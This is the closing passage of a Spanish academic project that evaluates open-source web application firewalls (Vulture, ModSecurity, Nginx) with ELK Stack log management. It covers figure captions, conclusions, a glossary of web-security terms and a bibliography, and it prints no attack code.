


Figura 23. Registro de logs en WAF Vulture

3.9.3 Respuesta de detección y bloqueo obtenidos en WAF ModSecurity:

Mensaje de bloqueo que muestra WAF en página web ante ataque informático:

Figura 24. Mensaje de bloqueo WAF ModSecurity Apache

Registros de logs en consola del WAF.

Figura 25. Registro de logs en consola de WAF ModSecurity Apache

Dashboard (Filebeat Apache) en servidor de gestión logs ELK Stack:




Figura 26. Dashboard (Filebeat Apache)

Para más detalles de los registros, dar clic en la opción de “Discover”. Tambien se pueden realizar filtros de todo tipo:




Figura 27. Registros logs (Filebeat Apache)

Si se expande un registro se puede identificar todos los parámetros seleccionados en formato “table” y “JSON”:

3.9.4 Respuesta de detección y bloqueo obtenidos en WAF Nginx:

Mensaje de bloqueo que muestra WAF en página web ante ataque informático:




Figura 28. Mensaje de bloqueo WAF Nginx

Registros de logs en consola del WAF.




Figura 29. Registro de logs en consola de WAF Nginx

Dashboard (Filebeat Nginx) en servidor de gestión logs ELK Stack:




Figura 30. Dashboard (Filebeat Nginx)

Para más detalles de los registros, dar clic en la opción de “Discover”. Tambien se pueden realizar filtros de todo tipo:




Figura 31. Registros logs (Filebeat Nginx)

Si se expande un registro se puede identificar todos los parámetros seleccionados en formato “table” y “JSON”:

4. Conclusiones

A continuación se describen las conclusiones finales del trabajo así como algunas lecciones aprendidas:

- Se puede evidenciar según el laboratorio implementado que los WAFs son indispensables en la actualidad, como segmento de seguridad sobre los aplicativos web de las empresas, para garantizar la confidencialidad, la integridad y disponibilidad de la información.
- La implementación de los WAFs con herramientas Open Source permiten adoptar controles que mitigan los riesgos de la infraestructura de una organización, en empresas que no cuentan con un capital para invertir en herramientas licenciadas.
- La valoración obtenida de los WAFs en este laboratorio simplemente nos ayuda a evaluar la efectividad de detección y bloqueo de cada WAF Open Source ante los ataques implementados en el laboratorio. Cabe mencionar que esta valoración puede variar, dependiendo de las reglas que se tengan implementadas en los WAFs.
- Implementar los WAFs en modo de operación proxy inverso es de gran utilidad para ocultar los aplicativos web de la red exterior, y tienen la ventaja que no requieren la modificación del código fuente de la aplicación
- La gran utilidad de implementar WAFs, es que se adaptan a cualquier entorno web, creando reglas específicas de protección para cada aplicación de acuerdo a las necesidades de cada sistema.
- En el laboratorio se implementó el modelo de seguridad negativa en los WAFs, integrando las reglas centrales OWASP ModeSecurity Core Rule Set (CRS), con el objetivo de proteger las aplicaciones web de una amplia gama de ataques, incluido el OWASP Top Ten, con un mínimo de alertas falsas.
- Un nudo crítico al momento de implementar el laboratorio fue la falta de capacidad del hardware, en este caso del computador portátil. Ya que se tuvo que adaptar varias máquinas virtuales funcionando al mismo

tiempo. Por lo que el consumo de los recursos del computador portátil asignado no abastecían con los recursos requeridos.

- La etapa de implementación de los WAFs Open Source, no se cumplió en los tiempos establecidos de acuerdo a la planificación temporal de las tareas, ya que no existe información actualizada y detallada para la instalación y configuración de los WAFs. Para solventar este inconveniente, se tuvo que realizar pruebas de implementación de los WAFs en varios sistemas operativos hasta poder instalar correctamente.
- Se recomienda poner en producción la implementación de los WAFs Open Source instalados, y poder evaluar la efectividad de detección y bloqueo de los WAFs en tiempo real.
- Se recomienda implementar el WAF Vulture con el módulo Virtual Paching y SVM (Support Vector Machine), para evaluar el aprendizaje automático que posee el WAF en los aplicativos webs.
- Se integró al laboratorio de pruebas, la herramienta ELK stack, para la gestión de logs de los WAFs. Con la finalidad de poder tener una herramienta Open Source, para la administración de registros, permitiendo la monitorización, consolidación y análisis de logs generados en múltiples servidores, con el objetivo de poder tomar decisiones que nos ayuden a mejorar la seguridad de nuestros sistemas.
- Todos los objetivos planteados en el presente proyecto fueron cumplidos a satisfacción.

5. Glosario

- **CRS:** El OWASP ModSecurity Core Rule Set (CRS) es un conjunto de reglas genéricas de detección de ataques.
- **CSRF:** Cross-site request forgery o falsificación de petición en sitios cruzados) es un tipo de exploit malicioso de un sitio web en el que comandos no autorizados son transmitidos por un usuario en el cual el sitio web confia.
- **DoS:** ataque de denegación de servicio a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos.
- **ELK Stack:** “ELK” es la sigla para tres proyectos open source: Elasticsearch, Logstash y Kibana. Elasticsearch es un motor de búsqueda y analítica. Logstash es un pipeline de procesamiento de datos del lado del servidor que ingesta datos de una multitud de fuentes simultáneamente, los transforma y luego los envía a un "escondite", como Elasticsearch. Kibana permite a los usuarios visualizar los datos en cuadros y gráficos con Elasticsearch.
- **Filebeat:** es la herramienta (también desarrollada por Elastic) que se utiliza en los servidores clientes para constantemente enviar sus archivos de logs al servidor ELK.
- **FreeBSD:** es un sistema operativo open source para computadoras.
- **Inyección SQL**: es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.
- **NAT:** Network Address Translation es un mecanismo utilizado por routers IP para intercambiar paquetes entre dos redes que asignan mutuamente direcciones incompatibles
- **OWASP:** Open Web Application Security Project es un proyecto de código abierto dedicado a determinar y combatir las causas que hacen que el software sea inseguro.
- **TCP/IP:** El modelo TCP/IP es una descripción de protocolos de red.

- **UTM:** Gestión Unificada de Amenazas, es un término que se refiere a un dispositivo de red único con múltiples funciones.
- **WAF:** Web Application Firewall es un tipo de firewall que supervisa, filtra o bloquea el tráfico HTTP hacia y desde una aplicación web.
- **WAF Proxy inverso:** el WAF actúa como un proxy y el tráfico del cliente se envía directamente al WAF, que a su vez envía el tráfico ya filtrado a las aplicaciones web
- **XSS:** Cross-site scripting es un tipo de vulnerabilidad informática o agujero de seguridad típico de las aplicaciones Web.

Definiciones consultadas en Wikipedia. https://es.wikipedia.org

6. Bibliografía

[1] D. Vicente, F. Daniel. “Controles técnicos de seguridad para la protección de aplicaciones web”.

[2] OWASP. Top 10 – 2017 “Los diez riesgos más críticos en Aplicativos Web”. Recuperado el 22 de septiembre de 2019 de: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

[3] Nettix. Que es un Firewall de Aplicación (WAF) y como beneficia a mi organización. Recuperado el 24 de septiembre de 2019 de: https://www.nettix.com.pe/blog/web-blog/que-es-un-firewall-de-aplicacion-waf-y-como-beneficia-a-mi-organizacion

[4] EQ2B. Riesgo, Amenaza y Vulnerabilidad (ISO 27001). Recuperado el 02 de octubre de 2019 de: https://eq2b.com/riesgo-amenaza-y-vulnerabilidad-iso-27001/

[5] Acunetix. Acunetix Web Application Vulnerability Report 2019. Recuperado el 06 de octubre de 2019 de: https://www.acunetix.com/acunetix-web-application-vulnerability-report/

[6] GbAdvisors. Vulnerabilidades de aplicaciones web: ¿A qué te enfrentas en el 2019?. Recuperado el 06 de octubre de 2019 de: https://www.gb-advisors.com/es/vulnerabilidades-aplicaciones-web/

[7] Conocimiento libre. OWASP (Proyecto de codigo abierto de seguridad en aplicaciones Web). Recuperado el 10 de octubre de 2019 de: https://conocimientolibre.mx/owasp/

[8] OWASP. Top 10 Application Security Risks - 2017. Recuperado el 10 de octubre de 2019 de: https://www.owasp.org/index.php/Top_10-2017_Top_10

[9] Tarlogic. Auditoría web - Auditoría de Seguridad Web OWASP. Recuperado el 10 de octubre de 2019 de: https://www.tarlogic.com/servicios/auditoria-web-seguridad-owasp/

[10] Welivesecurity. Web application firewall: Cómo proteger su aplicación web con ModSecurity. Recuperado el 12 de octubre de 2019 de: https://www.welivesecurity.com/la-es/2013/12/20/web-application-firewall-como-proteger-su-aplicacion-web-con-modsecurity/

[11] Nettix. Que es un Firewall de Aplicación (WAF) y como beneficia a mi organización?. Recuperado el 14 de octubre de 2019 de: https://www.nettix.com.pe/blog/web-blog/que-es-un-firewall-de-aplicacion-waf-y-como-beneficia-a-mi-organizacion

[12] CSIRT PANAMA. Servicio de protección WAF. Recuperado el 14 de octubre de 2019 de: http://innovacion.gob.pa/descargas/CERT-402%20-%20Presentaci%C3%B3n%20WAF.pdf

[13] Securizando. WAF – Web Application Firewall. Recuperado el 14 de octubre de 2019 de: https://securizando.com/waf-web-application-firewall/

[14] E, Ojeda. Web Application Firewall – WAF. Universidad Piloto de Colombia. Bogota D.C. – Colombia.

[15] INCIBE. WAF: cortafuegos que evitan incendios en tu web. Recuperado el 16 de octubre de 2019 de: https://www.incibe.es/protege-tu-empresa/blog/waf-cortafuegos-evitan-incendios-tu-web

[16] ModSecuriry. Open Source Web Application Firewall. Recuperado el 18 de octubre de 2019 de: https://modsecurity.org/about.html

[17] T, Sureda. (2017). Comparativa de la eficacia de herramientas WAF y RASP frente a ataques. Universidad Internacional de la Rioja Mater Universitario en Seguridad Informática.

[18] UNAM. Firewall de Aplicación Web - Parte II. Recuperado el 19 de octubre de 2019 de: https://revista.seguridad.unam.mx/numero-17/firewall-de-aplicaci%C3%B3n-web-parte-ii

[19] Universidad de Granada. Protege tus activos web con WAF de código abierto (Open Source WAF). Recuperado el 19 de octubre de 2019 de: https://blogs.ugr.es/seguridadinformatica/protege-tus-activos-web-con-waf-de-codigo-abierto-open-source-waf/

[20] DigitalOcean. How To Secure Nginx with NAXSI on Ubuntu 16.04. Recuperado el 20 de octubre de 2019 de: https://www.digitalocean.com/community/tutorials/how-to-secure-nginx-with-naxsi-on-ubuntu-16-04

[21] Darknet. NAXSI – Open-Source WAF For Nginx. Recuperado el 20 de octubre de 2019 de: https://www.darknet.org.uk/2016/03/naxsi-open-source-waf-nginx/

[[22] A, Covello. NAXSI Open-Source WAF. Recuperado el 20 de octubre de 2019 de: https://www.scip.ch/en/?labs.20121213

[23] Aqtronix. QTRONiX WebKnight - Open Source Web Application Firewall (WAF) for IIS. Recuperado el 20 de octubre de 2019 de: https://www.aqtronix.com/?PageID=99

[24] Vulture. Vulture 3.0 Documentation. Recuperado el 22 de octubre de 2019 de: https://www.vultureproject.org/doc/

[25] M, Arroyo. Web Security Dojo – Auditoría de aplicaciones Web. Recuperado el 23 de octubre de 2019 de: https://hacking-etico.com/2010/12/09/web-security-dojo-auditoria-de-aplicaciones-web/

[26] Fastvue. Testing Web Application Firewalls with Web Security Dojo. Recuperado el 25 de octubre de 2019 de: https://www.fastvue.co/blog/testing-web-application-firewalls-with-web-security-dojo-part1-setup/

[27] CyberPunk. Web Security Dojo. Recuperado el 25 de octubre de 2019 de: https://n0where.net/web-security-dojo

[28] Elastic. Logstash Centraliza, transforma y almacena tus datos. Recuperado el 27 de octubre de 2019 de: https://www.elastic.co/es/products/logstash

[29] S, Losada. ¿QUÉ ES ELK? ElasticSearch, Logstash y Kibana. Recuperado el 27 de octubre de 2019 de: https://openwebinars.net/blog/que-es-elk-elasticsearch-logstash-y-kibana/

[30] Elastic. ¿Qué es y para qué sirve Elastic Stack? (Elasticsearch, Logstash, Kibana y Beats). Recuperado el 27 de octubre de 2019 de: https://www.linkedin.com/pulse/qu%C3%A9-es-y-para-sirve-elastic-stack-elasticsearch-logstash-guzm%C3%A1n

[31] ITSec-Chile. Waf2Py Modsecurity v3. Recuperado el 05 de noviembre de 2019 de: https://github.com/ITSec-Chile/Waf2Py

[32] OWASP ModSecurity Core Rule Set (CRS). The 1st Line of Defense Against Web Application Attacks. Recuperado el 10 de noviembre de 2019 de: https://modsecurity.org/crs/

[33] Imperva. A Leader in the 2019 Gartner Magic Quadrant for WAF, Six Years Running. Recuperado el 15 de noviembre de 2019 de: https://www.imperva.com/blog/a-leader-in-the-2019-gartner-magic-quadrant-for-waf-six-years-running/

[34] Christian Folini, Ivan Ristić. ModSecurity Handbook: Getting Started 2ed. Recuperado el 5 de noviembre de 2019 de: https://www.feistyduck.com/library/modsecurity%2dhandbook%2d2ed%2dfree/online/ch01-introduction.html

7. Anexos

Anexo 1, pasos de instalación y configuración de los WAFs Open Source.

Anexo 2, se detallan los resultados de los 10 ataques realizados al target DVWA sin la protección de los WAFs Open Source.

Anexo 3, se detallan los resultados de los 10 ataques realizados al target DVWA con la protección de los WAFs Open Source.